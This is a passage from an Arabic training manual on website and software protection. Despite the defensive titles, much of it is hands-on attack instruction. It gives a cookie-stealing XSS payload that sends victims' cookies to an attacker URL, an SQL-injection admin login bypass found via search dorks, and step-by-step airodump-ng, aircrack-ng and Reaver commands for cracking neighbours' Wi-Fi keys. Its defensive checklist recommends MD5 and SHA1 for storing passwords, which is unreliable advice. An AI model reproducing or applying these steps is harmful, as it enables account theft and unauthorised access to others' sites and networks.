تتكون هذه اللغة بشكل أساسي من سلاسل رموز مكتوبة في ملف نصي ومحفوظة بشكل (HTML) حيث تترجم هذه السلاسل الرمزية عند عرضها على المتصفح الى كتابة جميلة متقنة التنسيق، أو مزيج من النصوص والوسائط.

وبعكس البرمجيات السابق ذكرها، فإن تصميم المواقع باستخدام لغة (HTML) يتطلب دراية وخبرة بعناصر هذه اللغة ورموزها وممارسة كافية.

نصائح مهمة في عملية تصميم موقع إنترنت

- **جمع المعلومات:**

في هذه المرحلة الأولية يبدأ من يريد تصميم الموقع بطرح وتدوين الأسئلة ومحاولة إيجاد أجوبة لها فيما يخص الغرض من إنشاء الموقع والأهداف المرجوة ومن هي الشريحة المستهدفة من الناس وما هو المحتوى الخاص بالموقع.

- **التخطيط:**

يستحسن عمل خريطة لمحتويات الموقع الرئيسية وكذلك الفرعية ما يساعد في تشكيل فهم أدق عمًا يراد ادراجه من محتوى داخل الموقع

- **التصميم:**

فكر في تصميم موقعك بالطريقة اللتي تناسب الشريحة من الناس اللتي ترنو للوصول اليهم بما يخدم أهداف وأغراض إنشاء الموقع.

نشاط 8–

مناقشة

عزيزي المتدرب: من خلال ما تم شرحه تكلم عن طرق تصميم موقع إلكتروني.

الوحدة التدريبية الخامسة

حماية المواقع

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية
الموضوع	حماية المواقع	10 دقيقة	تابع حماية المواقع
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة
• إفتتاح البرنامج والتعارف	أوراق		10 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
• نشاط –9			15 دقيقة
• كيف يتم اختراق المواقع الالكترونية؟	المناقشة		20 دقيقة
• كيف تحمي موقعك الالكترونى من الاختراق	عصف ذهني		20دقيقة 25 دقيقة
• نشاط –10	التطبيق العملى		15 دقيقة
• فيديو تدريبى	المحاضرة		10 دقيقة
			120دقيقة

اليوم التدريبي الخامس

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : حماية المواقع

مدة الجلسة : 60 دقيقة

موضوعات الجلسة

- كيف يتم اختراق المواقع الالكترونية؟

نشاط –7

عصف ذهني

عزيزي المتدرب:أذكر ما تعرفه عن كيف يتم اختراق المواقع الالكترونية؟.

كيف يتم اختراق المواقع الالكترونية؟

تكون عملية الإختراق من خلال استخدام برامج معينة تعمل على البحث عن مناطق الضعف لتمكن المخترق من عملية الاختراق إما ثغرة أمنية او Port مفتوح، وعند تحديد هذه الثغرة يتم العمل على الدخول للموقع من خلال Port معين، وعند الدخول يجب ان توهم النظان بأنك جزء منه حتى لا يتم اغلاق الـ Port، وبالعادة بعد الاختراق يتم نشر فايروس لمنع نظام الحماية من العمل بفاعلية، وبعد ذلك يتم سحب كافة المعلومات التي تهم المخترق، او فرض التحكم على الموقع، او تخريب المحتويات وحذفها وغيرها من الأعمال التخريبية.

تأتي فكرة الاختراق من نقطة أساسية، ليس هنالك نظام كامل أو آمن 100%، فمع التقدم العلمي الهائل ومع وجود الخبرات الهائلة لدى المبرمجين والمبتكرين، إلا أنه ليس هنالك نظام امن، فقد يطول الأمر أمام المخترقين للاختراق لكنه ليس بالأمر المستحيل.

➢ **تحديد نوع الهجوم:**

ماذا نعني بتحديد نوع الهجوم ، ربما هو السؤال الذي تطرح الآن على نفسك . الاختراق بشكل عام ينقسم الى نوعين اساسيين:

- **استهداف محدد:**

وهو ان المخترق سبق وان قام بتحديد الهدفه الذي يريد اختراقه اي انه يعرفه مسبقا.

- **استهداف عشوائي:**

ونعني به ان المخترق يقوم بالبحث عشوائيا عن موقع مصاب بثغرة معينة ويحاول استغلالها ويتم عادة هذا النوع من الاستهداف عن طريق "دوركات ".

➢ جمع بعض المعلومات عن الهدف:

هذه الخطوة هي من اهم الخطوات لان الهاكر هنا سيستعمل مهارته في البحث من اجل جمع اكبر كم من المعلومات عن الهدف مثل اسم صاحب الموقع، رقم هاتفه، معرفة استضافة الموقع، نوع السكريبت المركب على الموقع... الخ.

السؤال المطروح الان هو ماذا تفيد هذه المعلومات؟

ج: هذه المعلومات ستفيد المخترق في امور كثيرة سنتعرف على اهمها في الخطوات القادمة.

➢ بدء عملية الاستهداف او الاختراق:

في الخطوة الاخيرة سيقوم الهاكر بفحص الموقع عن طريق بعض الادوات المخصصة لفحص المواقع من الثغرات وهي فعال في هذا المجال ونذكر منها على سبيل المثال اداة فيغا وهي اداة متواجد في اغلب توزيعات اختبار الاختراق ويمكن تثبيتها ايضا على الويندوز ، كما ان هنالك بعض الادوات متخصص في فحص سكريبتات معينه نذكر منها: جوملا سكان وهي اداة متخصصة في فحص مواقع جوملا , بعد انتهاء عملية الفحص ستظهر للهاكر بعض النتائج. لنطرح الآن فرضيتين:

- **ظهور بعض الثغرات في الموقع يمكن استغلالها:**

في هذه الحالة سيحاول الهاكر استغلالها اما يدويا واما عن طريق بعض الادوات ايضا، ونقصد بالاستغلال اليدوي ان الهاكر لن يستعين باي ادوات وهذا النوع من الاستغلال هو متقدم لانه يحتاج الى خبرة في

المجال. اما الاستغلال عن طريق بعض الادوات هو اسهل نوعا ما لان الهاكر هنا سيقوم بكتابة بعض الاوامر لتقوم الاداة بعملية الاستغلال وستخراج لوحة التحكم وكلمة السر والاسم المستخدم او استخراج بعض المعلومات الأخرى حسب رغبة الهاكر ونوع الثغرة.

- **ظهور بعض الثغرات ولاكنها ضعيفه ومن الصعب جدا استغلالها او عدم ظهو اي ثغرة:**

في هذه الحاله سيلجئ الهاكر الى المعلومات التي جمعها عن الموقع ومحاولة اختراق احد المواقع المتواجدة على نفس السيرفر ليقوم في ما بعد بمحاولة التحكم بالموقع المستهدف اساسا.

واخيرا وبعد ختراق الموقع سيعمل الهاكر عى رفع الشيل للتحكم بكل المواقع المتواجدة على السيرفر او رفع الاندكس الخاص به على موقع معين.

الآن ساقوم بمحاولة شرح بعض المصطلحات:

- **ثغرة:** هي بكل بساطة خطئ برمجي
- **السيرفر:** وهو حاسوب ولاكنه بمواصفات قوية جدا يتم تخزين عليه معلومات المواقع
- **الاندكس:** وهي صفحة التي يطهرها الهاكر بدل الصفحة الرئيسية للموقع ومن خلالها يوجه الهاكر رسالته.

اولاً: باستخدام الثغرة البرمجية Cross-site scripting (XSS)

- **ابحث عن موقع تعتقد أن فيه ثغرات ويمكنك أن تكتب فيه منشورات:**

مواقع تبادل الآراء بالمنشورات هي أفضل مثال. تذكر أنه لو كان هذا الموقع محميّ جيّدًا، فلن تعمل هذه الطريقة.

- **اذهب إلى خيار إنشاء منشور جديد:**

ستحتاج لكتابة بعض الأكواد الخاصة (الشيفرات البرمجية) في منشورك هذا، مما سيسمح لك بالحصول على معلومات كل شخص يضغط عليه.

يجب أن تختبر فيما إذا كان الموقع يقوم بتصفية المنشورات المحتوية على أكواد برمجية.

اكتب <script>window.alert("test")</script>

في حال ظهرت لك رسالة تحذيرية عندما تضغط على نشر، فالموقع يمكن اختراقه بهذه الطريقة.

- **اصنع وارفع الكود المساعد في الحصول على الكوكيز:**

الهدف من إجراء هذا الهجوم هو الحصول على الكوكيز الخاصة بالمستخدم (أي سجل نشاطاته على الانترنت) مما يخولك بالوصول إلى حسابه الخاص بالموقع الذي يعاني من ثغرات تسجيل الدخول.
ستحتاج إلى برنامج الحصول على الكوكيز، الذي سيقوم بجلب الكوكيز الخاصة بالضحية ثم تغيير وجهتها لتصل إليك. قم برفع البرنامج إلى موقع لديك صلاحيات بالدخول إليه ويدعم php.

- **انشر الكود المساعد في الحصول على الكوكيز:**

اكتب الكود المناسب في المنشور والذي سيقوم بدوره بجمع الكوكيز وإرسالهم إلى موقعك. ستودّ أن تضيف بعضًا من النّص بعد الكود من أجل أن تبعد الغموض عنك وتحفظ منشورك من أن يتم حذفه.

مثال على الكود:

```
iframe frameborder="0" height="0" width="0" >
src="javascript...:void(document.location='YOURURL/c
<ookiecatcher.php?c=' document.cookie)></iframe
```

- **استخدم الكوكيز التي جمعتها:**

بعد ذلك، يمكنك استخدام معلومات الكوكيز، والتي يجب أن يتم حفظها في موقعك، لأي غرض تريده.

ثانياً: تنفيذ الهجوم اعتمادًا على ثغرات الحقن

- **ابحث عن موقع تعتقد أنه مصاب بثغرات:**

يجب أن تجد موقع يمكنك اختراقه اعتمادًا على الثغرات الموجودة فيه، بسبب وجود ميزة تسجيل الدخول كمدير يجعل الوصول لصلاحياته أمرًا سهلًا. ابحث في غوغل عن العبارة التالية admin login.asp

- **قم بتسجيل الدخول كمدير:**

اكتب admin في حقل اسم المستخدم، أما كلمة المرور فاجعلها مكوّنة من رقم واحد وكرره داخل سلسلة محرفية اختياريّة. المثال الشائع على ذلك هو 1’ أو ’1’='1.

- **كن صبورًا:**

من الممكن أن يتطلب الأمر القليل من التجريب والخطأ.

- **ادخل إلى الموقع:**

أخيرًا، يجب عليك أن تكون قادرًا على إيجاد السلسلة المحرفية التي تسمح لك بالدخول إلى الموقع بصلاحيات المدير، باعتبار أن الموقع يتمتع بثغرات من أجل اختراقه.

ثالثاً: أسّس للنجاح

- **تعلم لغة برمجة أو لغتين:**

في حال أردت أن تتعلم اختراق المواقع بالطريقة الصحيحة، يجب عليك عندها أن تفهم كيف تعمل أجهزة الكومبيوتر وغيرها من التقنيّات. تعلم استخدام لغات برمجة مثل SQL أو بايثون لتتمكن من الحصول على تحكم أفضل بالمواقع التي تستهدفها بالإضافة لمعرفة الثغرات بالأنظمة.

- **تعلّم أساسيات HTML:**

ستحتاج أن تفهم جيّدًا HTML وJavaScript في حال رغبت في اختراق المواقع بشكل خاص.

من الممكن أن يأخذ ذلك الكثير من وقتك لتتعلمه، إلا أنه يوجد الكثير من الطرق المجّانية لتتعلم على الإنترنت، لذا لديك الفرصة إذا كنت تريد حقًّا استغلالها.

- **خذ بمشورة خبراء الأمن المعلوماتي:**

هؤلاء مخترقون يستخدمون معرفتهم من أجل الخير، كاشفين عن ثغرات الحماية وجاعلين الانترنت مكان أفضل لجميع الناس.

في حال كنت تريد أن تتعلم الاختراق من أجل القيام بأهداف نبيلة أو من أجل حماية موقعك الخاص، يجب إذًا عليك أن تتواصل مع مواقع الأمن المعلوماتي الموجودة حاليًا على شبكة الانترنت من أجل الحصول على نصائح.

- **ابحث كثيرًا عن الاختراق:**

إذا كنت تريد أن تتعلم كيفية الاختراق أو تريد فقط حماية نفسك، عليك القيام بالكثير من البحث.

يوجد الكثير من الطرق التي يمكن أن تجعل المواقع عرضة للاختراق، وهذه القائمة بتغيير مستمر، لذا عليك أن تتعلم باستمرار.

- **ابق على تواصل مع المستجدات:**

بما أن قائمة الاختراقات المحتملة هي في تغير مستمر، عليك أن تتأكد من أنك متابع لكل المستجدات أول بأوّل.

لأنك محميّ من نوع معيّن من الهجمات هذا لا يعني أنك ستكون بأمان في المستقبل.

إستراحة تدريبية

الجلسة الثانية

عنوان الجلسة : تابع حماية المواقع

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- كيف تحمي موقعك الالكترونى من الاختراق

كيف تحمي موقعك الالكترونى من الاختراق

ما كنّا لندعك تخرج وأنت يتملكك شعور من عدم الأمان على موقعك الالكتروني، لذلك وكخاتمة للمقال نستعرض أهم النقاط التي من خلالها ستزيد من مستوى الحماية

لديك، فالحذر والتعلم المستمر هو أساس النجاح في معركتنا ضد المخترقين، وكإجراء استباقي لابد لنا من الاهتمام بالأمور التي قد تؤدي بالموقع ليكون هدف سهل أمامهم، وإلا فإن الألم والمرارة التي قد تصيبك عند إصابة موقعك بالاختراق قد يجبرك على التعلم والاهتمام.

وكتوضيح في البداية، لا يوجد شيء اسمه القضاء على المخاطر، ولكن الحد منها، فلا تستطيع أي جهة مهما كان حجمها وتقنياتها في حماية الموقع تستطيع الإدعاء أنها قادرة على القضاء بشكل كامل لكل عوامل الخطر، وبناءًا عليه نستعرض سوية أهم النصائح لتوفير بيئة آمنة لإدارة موقعك، وحمايته بالشكل الأمثل:

- توظيف جهة أو مختص لفحص الحماية.
- تحديد الإمتيازات الإدارية، فليس كل موظف يمكنه الوصول إلى كل شيء في الموقع.
- التركيز على كيف سيصل الناس إلى موقعك الالكتروني وتوفير عوامل للثقة خصوصًا لبرمجيات التواصل.
- استخدام جدار حماية للموقع من أجل الحماية ضد أي هجمات تستغل نقاط ضعف البرمجيات.
- اجعل النسخ الاحتياطي صديقًا دائما لموقعك.
- تسجيل موقعك في محركات البحث، حيث يوجد لديهم أدوات مديري المواقع توفر إمكانية فحص سلامة الموقع.

قاعدة الاساسية لحماية موقعك عليك ان تكون تملك تفكير امني (ما اقصده بتفكير امني اي لديك نفس طريقة التفكير التي يتمتع بها خبراء الاختراق)

مع كتابتك لكل سطر برمجي عليك ان تكون متفهم لما تكتب وهل ما تكتبه يمكن استغلاله وماهي الطرق التي يتم استغلاله بها وتقوم بمنعها

ابرز مناطق الخطر في السكربتات

1 -المدخلات المتنوعه للبحث او لتسجيل الدخول او غيرها

2 -عرض البيانات) العرض له اهميه كبيره مثل الادخال يجب ان تعرض البيانات بحيث اذا كان بها كود لايتفاعل مع المتصفح مثل اكواد html & js وطبعا هنا ايضا دور مهم للمدخلات

3 -لاتعتمد على لغة جافا سكربت في فلترة المدخلات فهي غير كافية ويمكن ابطال مفعولها من المتصفح وتجاوزها

4 -رفع الملفات واحده من اكثر الاسباب خطوره في اختراق الموقع وحمايتها لا تعتمد على طريقة واحده وانما على عدة طرق وعلى حسب الاحتياجات وكل مبرمج وابداعه في الحماية

5 -الكوكيز بعض المبرمجين يقوم بأستخدامها دون عمل اي تشفير لها او حماية ويظن انه لا احد ينتبه لها وهذا امر خطير ان تتركها بدون تشفير او حماية

6 -لاتسمح بظهور الاخطاء بعض المبرمجين يسمحون بظهور اخطاء البرمجة على الموقع في حالة حدوثها وهذا امر خطير وعليك ايقاف اظهار الاخطاء والاكتفاء بملف error_log لدراسة الاخطاء

7 -حدد كمية معينه من البيانات التي تستقبلها في حالة كان سيرفرك مفتوح ولايقدم لك حماية

هناك انواع من الهجمات تستهدف المدخلات التي لاتحدد اكبر كمية من البيانات

في لغات البرمجة تاتي الاعدادات افتراضية لتمنع مثل هكذا هجمات لكن عليك في البرمجة ان تحدد كل مدخل وكم يسمح من حروف او ارقام او بيانات ولايستقبل اكثر من هذا الحد

8 -اهتم بحماية السيرفر حيث حماية السيرفر تشكل نسبة كبيرة من حماية موقعك

9 -البيانات المهمة مثل الباسوردات لاتقم بوضعها بدون تشفير واستخدم خوارزميات من نوع One-Way مثلMD5 & SHA1

10 -لاتستخدم اضافات او دوال او كلاسات برمجية دون ان تتحقق من سلامتها اول باول

11 -اطلع دائما على الاخبار وجديد الحماية والاختراق لكي تكون لديك دراية باخر مستجدات هذا العالم

12- دائما راقب سلوك موقعك او السكربت واقرء ملفاته لكي تعلم كيف يتعامل ويتجاوب مع الزوار ومحاولات الاختراق واكتشف نقاط الضعف وقم بحمايتها

نشاط –10

مناقشة

عزيزي المتدرب: من خلال ما تم شرحه تكلم عن كيف تحمي موقعك الالكترونى من الاختراق.

الوحدة التدريبية السادسة

حماية البرمجيات

جدول زمني للجلسات

م	الجلسة الأولى	راحة	الجلسة الثانية

الموضوع	حماية البرمجيات	10 دقيقة	تابع حماية البرمجيات
الزمن	60 دقيقة		60 دقيقة

م	الإجراءات التدريبية	الوسائل التدريبية
1	التقديم والتعارف	مناقشة
2	تمرين	أقلام– شفافيات
3	عرض المادة العلمية	جهاز عرض– السبورة
4	عرض ومناقشة النشاط	أقلام– اوراق
5	عرض المادة العلمية	جهاز عرض– السبورة
6	عرض ومناقشة النشاط	أقلام– اوراق
7	عرض المادة العلمية	جهاز عرض– السبورة

الموضوع/ النشاط	أساليب التدريب	الوسائل التدريبية	المدة

• إفتتاح البرنامج والتعارف • فيديو تدريبى • نشاط –11 • تطبيقات • برمجيات • نشاط –12 • فيديو تدريبى	أوراق المحاضرة المناقشة عصف ذهني التطبيق العملى المحاضرة		10 دقيقة 10 دقيقة 15 دقيقة 20 دقيقة 25 دقيقة 15 دقيقة 10 دقيقة 120دقيقة

اليوم التدريبي السادس

دليل تدريب الجلسة الأولى

الجلسة الأولى

عنوان الجلسة : حماية البرمجيات

مدة الجلسة :60 دقيقة

موضوعات الجلسة

- **تطبيقات**

تطبيقات

➢ الطريقة الأولى: أجهزة راوتر WEP

- التحكم الجذري (Root) في جهاز أندرويد متوافق مع التطبيق. لا يمكن لكل الهواتف والأجهزة اللوحية التي تعمل بنظام Android القيام بكسر كلمة مرور نظام WPS:

يجب أن يمتلك الجهاز بطاقة شبكة لاسلكية من نوع Broadcom bcm4329 أو bcm4330، بالإضافة إلى التحكم الجذري في جهاز الأندرويد (Root) وهو ما يعني القدرة على التحكم في برمجيات الهاتف الذكي على مستوى متقدم وأعمق مما يتيحه الشكل الأساسي المُقدم من قبل مُصنع الهاتف.

يمكنك الاعتماد على توزيعة سيانوجين مود Cyanogen ROM؛ التي تضمن لك أفضل نسب النجاح في تحقيق غرضك.

من بين الأجهزة المعروف دعمها لهذه التوزيعة:

- Nexus 7
- Galaxy S1/S2/S3/S4/S5
- Galaxy y
- Nexus One
- Desire HD
- Micromax A67

- تحميل وتثبيت تطبيق Bcmon. تسمح لك هذه الأداة بتفعيل وضع المراقبة -(Monitor Mode) في بطاقة Broadcom وهو الأمر الأساسي لكي تتمكن من كسر كلمة المرور:

يمكنك تنزيل تطبيق bcmon مجانًا كملف بصيغة APK من صفحة التطبيق الرسمية في موقع Google Code.

لكي تقدر على تثبيت الملف بصيغة APK، سوف تحتاج إلى ضبط خيارات قائمة الأمان والحماية والسماح بتثبيت التطبيقات المنزلة على جهاز الهاتف من المصادر غير المضمونة وغير المعتمدة بشكل طبيعي من قبل نظام تشغيل الهاتف الافتراضي.

- **تشغيل تطبيق Bcmon. بعد الانتهاء من تثبيت ملف APK، قم بتشغيل التطبيق. قم بتثبيت أي برمجيات أو أدوات إضافية، إن طلب منك ذلك. انقر على خيار "تفعيل وضع المراقبة":**

إذا انهار التطبيق، قم بفتحه وحاول من جديد. إن انهار التطبيق للمرة الثالثة، فعلى الأغلب أن جهازك غير متوافق مع التطبيق.

يجب أن يكون الجهاز في وضعية التحكم الجذري (Rooted) لكي يقدر على -تشغيل تطبيق Bcmon.

- **انقر على خيار "تشغيل سطر الأوامر" (Run bcmon terminal). سوف يؤدّي ذلك إلى تشغيل سطر أوامر مشابه لسطر أوامر نظام لينكس. اكتب الأمر airodump-ng ثم اضغط على زر الإدخال:**

سيؤدّي ذلك إلى تحميل أداة AIrdump وسيتم نقلك إلى سطر الأوامر من جديد. اكتب الأمر airodump-ng wlan0 ثم انقر على زر الإدخال.

- **قم بتحديد "نقطة الوصول Access Point" التي ترغب بكسر حمايتها:**

سوف تظهر لك قائمة بنقاط الوصول المتاحة. يتوجب عليك اختيار نقطة وصول تستخدم نظام التشفير WEP؛ لكي تقدر على تنفيذ الخطوات الواردة في هذا القسم من المقال.

- **لاحظ عنوان (ماك MAC) الذي سوف يظهر لك:**

انتبه إلى أن المقصود هو عنوان التحكم في الوسائط الخاص بالرواتر وليس نظام التشغيل Mac. الرقم الظاهر أمامك هو رقم مميز عالميًا ويفترض ألا توجد أي بطاقة شبكة إنترنت أخرى بنفس عنوان الماك.

احرص على كتابة العنوان الصحيح في حالة ظهر لك أكثر من عنوان للعديد من أجهزة الراوتر. يمكنك أن تكتب هذا العنوان في مكان خارجي.

انتبه كذلك إلى القناة التي تقوم "نقطة الوصول" بالبث من عليها.

- **ابدأ عملية مسح القناة. سوف يتوجب عليك جمع معلومات من "نقطة الوصول" لبضع ساعات، قبل أن تتمكن من بدء محاولات كسر كلمة المرور:**

اكتب الأمر airodump-ng -c channel# --bssid MAC address -w output ath0، ثم انقر على زر الإدخال. سيبدأ تطبيق Airodump بعملية المسح. يمكنك ترك الجهاز لبعض الوقت أثناء جمعه للمعلومات. احرص على توصيل الجهاز بالشاحن إن كانت البطارية منخفضة.

استبدل #channel برقم القناة التي تستخدمها نقطة الوصول للبث.

استبدل MAC address بعنوان MAC الخاص بجهاز الراوتر (مثلًا a:95:9d:68:1600:0).

استمر بمسح القناة حتى تصل إلى ما بين 20,000 إلى 30,000 حزمة على الأقل.

- **اكسر كلمة المرور:**

يمكنك البدء بمحاولة كسر كلمة المرور بعد امتلاك عدد مناسب من حزم البيانات. ارجع إلى سطر الأوامر واكتب الأمر aircrack-ng output*.cap ثم انقر على زر الإدخال.

- **لاحظ كلمة المرور المكتوبة بالنظام السداسي العشري عند الانتهاء:**

ستظهر الرسالة Key Found! متبوعة بكلمة المرور بالنظام السداسي العشري عند انتهاء عملية كسر كلمة السر (التي قد تتطلب عدة ساعات). تأكد من أن نسبة الاحتمالية "Probability" تساوي 100% وإلا فإن كلمة المرور لن تعمل. لا تقم بإدخال الرمز ":" عند إدخال كلمة المرور. إن كانت كلمة المرور 12:34:56:78:90 مثلًا، اكتب 1234567890.

➢ الطريقة الثانية: أجهزة الراوتر المؤمنة بتشفير WPA2 WPS

- **التحكم الجذري (Root) في جهاز أندرويد متوافق مع التطبيق المستخدم:**

لا يمكن لكل الهواتف والأجهزة اللوحية التي تعمل بنظام Android القيام بكسر كلمة مرور نظام WPS. يجب أن يمتلك الجهاز بطاقة شبكة لاسلكية من نوع Broadcom bcm4329 أو bcm4330، بالإضافة إلى التحكم الجذري في جهاز الأندرويد (Root) وهو ما يعني القدرة على التحكم في برمجيات الهاتف الذكي على مستوى متقدم وأعمق مما يتيحه الشكل الأساسي المُقدم من قبل مُصنع الهاتف.

يمكنك الاعتماد على توزيعة سيانوجين مود Cyanogen ROM؛ التي تضمن لك أفضل نسب النجاح في تحقيق غرضك. من بين الأجهزة المعروف دعمها لهذه التوزيعة:

- **Nexus 7**
- **Galaxy Ace/S1/S2/S3**
- **Nexus One**
- **Desire HD**

- **تحميل وتثبيت تطبيق Bcmon:**

تسمح لك هذه الأداة بتفعيل وضع المراقبة (Monitor Mode) في بطاقة Broadcom وهو الأمر الأساسي لكي تتمكن من كسر كلمة المرور. يمكنك تنزيل تطبيق bcmon مجانًا كملف بصيغة APK من صفحة التطبيق الرسمية في موقع Google Code.

لكي تقدر على تثبيت الملف بصيغة APK، سوف تحتاج إلى ضبط خيارات قائمة الأمان والحماية والسماح بتثبيت التطبيقات المنزلة على الهاتف من المصادر غير المضمونة والمعتمدة بشكل طبيعي من قبل نظام تشغيل الهاتف الافتراضي. يمكنك الاطلاع على مقالات ترشح كيفية القيام بذلك بشكل مفصل من خلال مراجعة قسم التقنية في موقع ويكي هاو.

- **تشغيل تطبيق Bcmon:**

بعد الانتهاء من تثبيت ملف APK، قم بتشغيل التطبيق. قم بتثبيت أي برمجيات أو أدوات إضافية، إن طلب منك ذلك.

انقر على خيار "تفعيل وضع المراقبة". إذا انهار التطبيق، قم بفتحه وحاول من جديد. إن انهار التطبيق للمرة الثالثة، فعلى الأغلب أن جهازك غير متوافق مع التطبيق.

يجب أن يكون الجهاز في وضعية التحكم الجذري (Rooted) لكي يقدر على تشغيل تطبيق Bcmon.

- **تحميل وتثبيت تطبيق Reaver:**

وهو أحد البرمجيات المصمّمة لكسر كلمات السر المشفرة بنظام WPS؛ بهدف استرجاع كلمة مرور تشفير WPA2. يمكنك تنزيل تطبيق Reaver بصيغة ملف APK من الموضوع الرسمي للمطوّر في منتديات "XDA-developers".

- **شغّل تطبيق Reaver:**

انقر على أيقونة التطبيق من قائمة التطبيقات.

سيتوجب عليك تأكيد عدم استخدام التطبيق لأهداف غير مشروعة أولًا، ثم سيقوم التطبيق بالبحث عن الشبكات المتاحة.

انقر على اسم نقطة الوصول التي ترغب بكسر حمايتها للاستمرار.

قد يتوجب عليك تأكيد وضع المراقبة (Monitor Mode) قبل الاستمرار. سيؤدّي ذلك إلى فتح تطبيق bcmon مجددًا في هذه الحالة.

يجب أن تقبل نقطة الوصول التي تختارها المصادقة بواسطة WPS. لا تدعم كل أجهزة الراوتر هذه الخاصية.

- **قم بالتأكد من إعداداتك:**

يمكنك الاعتماد على الإعدادات الافتراضية في أغلب الحالات. سوف تحتاج إلى التأكد من تفعيل صندوق الإعدادات التلقائية المتقدّمة (Automatic advanced settings).

- **ابدأ عملية كسر كلمة المرور:**

انقر على زر بدء الهجوم (Start attack)، الموجود أسفل قائمة إعدادات Reaver. سوف تظهر لك شاشة، تعرض نتائج عملية الكسر الحالية.

قد تتطلب عملية كسر كلمة مرور WPS ما بين ساعتين إلى 10 ساعات أو أكثر وقد لا تنجح هذه العملية دائمًا.

➢ تطبيق Mandic magiC للإتصال بشبكات الواي فاي

طريقة تشغيل تطبيق Mandic magic:

بعد تحميل التطبيق لنظام هاتفك الذكي تقوم بفتح شبكة الواي فاي وكذلك GBS في هاتفك الذكي.

قم بفتح التطبيق وهنا سيتطلب التسجيل بحساب إلكتروني خاص بك، تقوم بعمل المطلوب، وبعد الإنتهاء من تسجيل الحساب تظهر لك واجهة التطبيق موضحة لك خريطة للمكان المتواجد فيه، مع ظهور علامات ملونة ومختلفة، كل واحدة من هذه العلامات تدل على وجود نقطة إتصال، وبخصوص ألوان العلامات فاللون الأخضر وجود شبكة مفتوحة، واللون الأصفر يتطلب التسجب فقط، أما اللون الأحمر يعني أن الشبكة محمية بباسورد حماية.

هنا لا داع للقلق بأن تكون الشبكة محمية أم لا ، فعند النقر على الإشارة الملونة والقريبة منك يظهر لك معلومات الشبكة من إسمها وقوتها وكلمة المرور حتى لو كانت محمية.

الخطوة الأخيرة هي نسخ كلمة المرور ولصقها في أداة الواي فاي، وهنا نكون قد إنتهينا من طريقة عمل التطبيق والسهلة جداً.

- **تطبيق aircrack-ng للاندرويد:**

إذا كنت تريد تأمين شبكة إنترنت لديك من عمليات التجسس والإختراق قد تتعلم من البداية كيفية تخطي هذه الشبكات ولكن هناك تطبيقات مميزة تساعدك في هذا الأمر بطرق أسرع، وتعتبر أداة aircrack-ng هي الأشهر في هذا المجال ومتاحة لعدة أنظمة ومنصات أخرى.

وتم تطوير التطبيق بواسطة عدة مشاهير في عالم برمجة تطبيقات الأندرويد وأخصائي الحماية المعروفين ولكن يتطلب التطبيق أن يدعم هاتفك الذكي وضع المراقبة "monitor mode" في معالج شريحة الإنترنت داخل الهاتف.

- **تطبيق WPA WPS Tester:**

يسمح لك تطبيق WPA WPS Tester بإختبار حماية الواي فاي ويعتبر من اشهر تطبيقات اختراق Wifi للاندرويد وتم تصميمه بغرض فحص شبكات الإنترنت من الثغرات ومعروف عنه بإمكانية كسر كلمة سر الواي فاي في عدة مرات، كما يقوم بفحص أجهزة راوتر-اكسس بوينت المتصلة وفحص كود WPS الخاص بها ويعتمد على عدة خوارزميات للفحص مثل : "Zhao, Blink, Asus, Arris" ولكن يحتاج التطبيق الى نظام اندرويد 4.0 أو أعلى ليعمل على هاتفك.

➢ تطبيق Kali Linux Nethunter:

يعتبر نظام كالي لينكس من أشهر الأنظمة المخصصة للمخترقين و الهاكرز الأخلاقيين وتم صناعته بواسطة مطورين " Offensive Security"، ويمكنك تطبيق Kali Linux Nethunter من إختبار الثغرات في شبكة الإنترنت ويحتاج إلى تشغيل أداة " Kali's Wifite tool" لبدء عملية الفحص واختراق الشبكة.

ويقدم التطبيق واجهة تشغيل سهلة للتحكّم في بيانات الشبكة وضبط إعدادات الملفات المعقدة كما يدعم إختراق شبكات الواي فاي للاندرويد بشرائح 802.11 وهي أداة يجب أن تتواجد مع كل مخترق بكل تأكيد.

➢ تطبيق Zanti:

ذكرنا إسم تطبيق Zanti في بداية المقال ضمن أشهر تطبيقات اختبار حماية الواي فاي في عدة مراحل مختلفة وتم تطويره بواسطة " the house of Zimperium" كما يمتلك التطبيق عدة أدوات داخلية لاختراق شبكة الواي فاي وفحص التشفير المستخدم.

يحتوي على أداة WiFi scanner لفحص شبكة الواي فاي و إظهار الأجهزة المتصلة بالراوتر كما يمكنك استخدامه لقطع الانترنت عن المتصلين بالراوتر ومنع المستخدم من الوصول لأي خوادم إنترنت وهناك عدة ميزات داخل التطبيق لكشف الثغرات الخلفية لشبكة الإنترنت لديك.

➢ تطبيق Reaver:

يمكنك تطبيق Reaver واختصار المعروف RfA من اختراق الواي فاي للاندرويد يستخدم واجهة التشغيل Reaver-GUI المخصصة

للهواتف الذكية التي تدعم وضع "monitor-mode" الذي يمكن تشغيله/تعطيله في أي وقت يدوياً ويعمل التطبيق على كسر حماية راوتر WPS نفسها.

يعتمد التطبيق على هجمات اختراق قاتلة ضد أكواد WPS المسجلة و يستعيد كلمات السر السابقة في حماية "WPA/WPA2" وتم اختباره على عدة أجهزة مختلفة حتى الآن منذ تطويره ويمكنه الحصول على نصوص كتابية تحتوي على كلمات السر التي تستخدمها شبكة الواي فاي في مدة 2-5 ساعات كما يدعم التطبيق إضافة سكريبتات خارجية!

➢ تطبيق Penetrate Pro

اداة Penetrate Pro تعمل بطريقة بسيطة حيث تقوم بتحليل شبكة الواي فاي وعرض بعض الإحصاءات المتعلقة بها لتأمينها من المخاطر ولكن يحتاج إلى هاتف معمول له رووت لفحص شبكات واي فاي المحيطة، ويدعم عدة أجهزة راوتر مختلفة بحماية WEP/WPA.

➢ Nmap for android

